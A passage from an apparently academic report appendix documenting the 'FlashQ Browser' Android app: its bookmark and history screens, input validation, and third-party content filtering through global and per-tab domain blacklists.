


Figure Appendix2-5: Bookmark view

The figure above is the bookmark view which users can manage the bookmarks. To add a new bookmark, users can click the “ADD” button which is located at the right bottom corner. After users click it, a dialog window will display as below:




Figure Appendix2-6: Add new bookmark dialog

The dialog contains two input areas, bookmark name input area and bookmark URL input area. Users can type in bookmark name and URL respectively. After they finish typing, they can click “DONE” button. When “DONE” button is clicked, all the inputs will be validated by the input validation procedure. If invalid input is identified, an error message will display and focuses on the input area which contains invalid input. If both of input areas contain the invalid input, the dialog window will focus on the top input area, which is the bookmark name area. Like following:




Figure Appendix2-7 : new bookmark dialog error prevention

As the figure shown above, as both input areas are empty which are invalid, error message is shown and focuses on the first invalid input area.

If users input valid name and URL, a new bookmark will be added and the bookmark will refresh with new data set. As shown in the following figure:




Figure Appendix2-8 : bookmark view with new data set

As the figure shown above, a new bookmark has been successfully added. However, because this page has never been visited, a place holder favicon will be placed at the left of the new bookmark.

If users long click on a given bookmark, a dialog window will display as following:




Figure Appendix2-9 : edit bookmark dialog

The edited bookmark dialog contains two input areas, the one for bookmark name and the other for bookmark URL. Users can simply just edit texts in the input area. Once users finish, they can click done button. All inputs will be validated. If any input area content is invalid, the error message will display as the following:




Figure Appendix2-10 : edit bookmark dialog error notification

Appendix2.3.3 History View

If users click on the history option, history view will display and all histories records will show as following:




Figure Appendix2-11 : history view

The history view contains top panel and list item area. In the top panel, there are 3 icons. From left to right, they are back to home view icon, deleting selected history records icon and calendar icon. If users click the calendar icon, a calendar dialog will show as following:




Figure Appendix2-12 : Calendar for choosing date to filter

User can choose the date and click “OK”. Once users click OK, the filtering process will be activated and the result will show in history view.

If users want to delete multiple history records, they can check the checkbox on the right of each history record. If more than one record is checked, the garbage icon on the top – right will be highlighted and becomes clickable. As following:

Secure CrsMgr: a course manager system




Figure Appendix2-13 : history view checked checkbox

Once users click the garbage icon. The checked history records will be deleted and the history view will be updated immediately.

Appendix2.3.4 Filtering

The web page before filtering.




Figure Appendix2-14 : Home view with web page loaded

If users want to filter content in the page, they can click the menu icon which is located at the top-right corner, the tab control panel will show at the top of menu like below:




Figure Appendix2-15 : Home view open tab control panel

If users want to block all third party contents, they can just swipe the seek bar at the top of tab control panel like the following, the page will reload the latest policy immediately.

Secure CrsMgr: a course manager system





Figure Appendix2-16 : Home view with block all third party policy

To dismiss the menu, users can click the go back button  or anywhere on the screen other than the menu.




Figure Appendix2-17 : Home view with block all third party policy

Secure CrsMgr: a course manager system

Users can block third parties' contents basing on blacklist by swiping the seek bar like below:




Figure Appendix2-18 :Tab control panel set to block blacklist

Originally, tab blacklist only contains domains which exist in global blacklist. Users can modify the tab policy by clicking the # resource blocked texts. A dialog window will show in the following:




Figure Appendix2-19 : Tab blacklist dialog

At the top left of the dialog window, the current page domain name is displayed. Each third party's domain name will be listed below. For each third party's domain name, if users turn the switch on, this domain name will be set in tab blacklist as blocking. In other words, if a resource URL has the domain name which is set to be blocked in blacklist, this resource will be ignored by browser. If users check the checkbox on the left of each third party's domain name and click "BLOCK at blacklist" on the top right corner, this domain will be added to global blacklist. if a switch for a specific third party domain has not been turned on, this tab allows this domain to be loaded into the web page.

Secure CrsMgr: a course manager system

Appendix2.4 Implementation

The experimental mobile browser is called “FlashQ Browser”. It is an open source, which is open to forks and open to criticism. This browser is a native android application. It supports android platform versions from the android 4.1(Jelly Bean) to the latest. Around 94.8% android devices can use this browser. [44]

This browser supports both tablets and cellphones.

Appendix2.4.1 Feature of filtering third party content

In this browser, saving bandwidth and protect privacy is based on filtration. This filtration has three modes:

Allowing all contents: Nothing will be blocked and all resources can be loaded. It Includes advertisements, trackers and other resource files, such as videos and images.

Blocking all third parties: All third party resources will not be loaded, including advertisements, trackers and other resource files, such as videos and images.

Blocking blacklist: if the given domain exists in blacklist, it will be blocked, which Includes advertisements, trackers, and other resource files, such as videos and images.

Appendix2.4.2 Third party domain filtering process

The implementation of filtering third party’s content starts when users try to load a page, and it finishes when the page is loaded. The process can be described as the following steps:

- a. Start page loading
- b. Load page main structure (Main thread)

Secure CrsMgr: a course manager system

- c. Start Loading resource in page (IO thread)
- d. Check the blacklist for current tab, accept/reject a resource loading request before loading a resource. If given URL's domain name is no in tab blacklist, add the domain name of given URL as key in tab policy with value false.
- e. Finish Page Loading.

Appendix2.4.3 Setting and Blacklist policy in open browser

The browser has two types of settings (global setting, tab setting) and blacklist policies (global blacklist and tab blacklist) respectively.

Appendix2.4.4 Global Setting and Tab Setting

The global setting is a set of browser settings which are saved in database and loaded when browser program is initialized. The global setting can be changed in the setting view. The global setting will be used during initialization of tabs.

Tab setting is a set of browser settings cached in memory. It aims at allowing per-tab setting. During the tab initialization process, tab setting gets the value from the global setting. Once tab setting is initialized, any changes in the tab setting will not affect global setting. Instead, changes can only affect the tab instance which it attaches to.

Appendix2.4.5 Global Blacklist and Tab blacklist

The global blacklist is a global key-value pairs saved in the database. This key-value pairs can be changed in the setting view and in the tab third party resources management dialog. The global blacklist is saved in the application local database. With the schema following:

Blacklist (domain name: string)

Secure CrsMgr: a course manager system

The attribute domain name indicates the domain name such as `bbc.com`, `bbc.co.uk` etc. The subdomain part such as `www`, will not be saved in the blacklist. The global blacklist is loaded during the initialization of home view. When initializing a new tab, the tab policy gets all settings from the global blacklist.

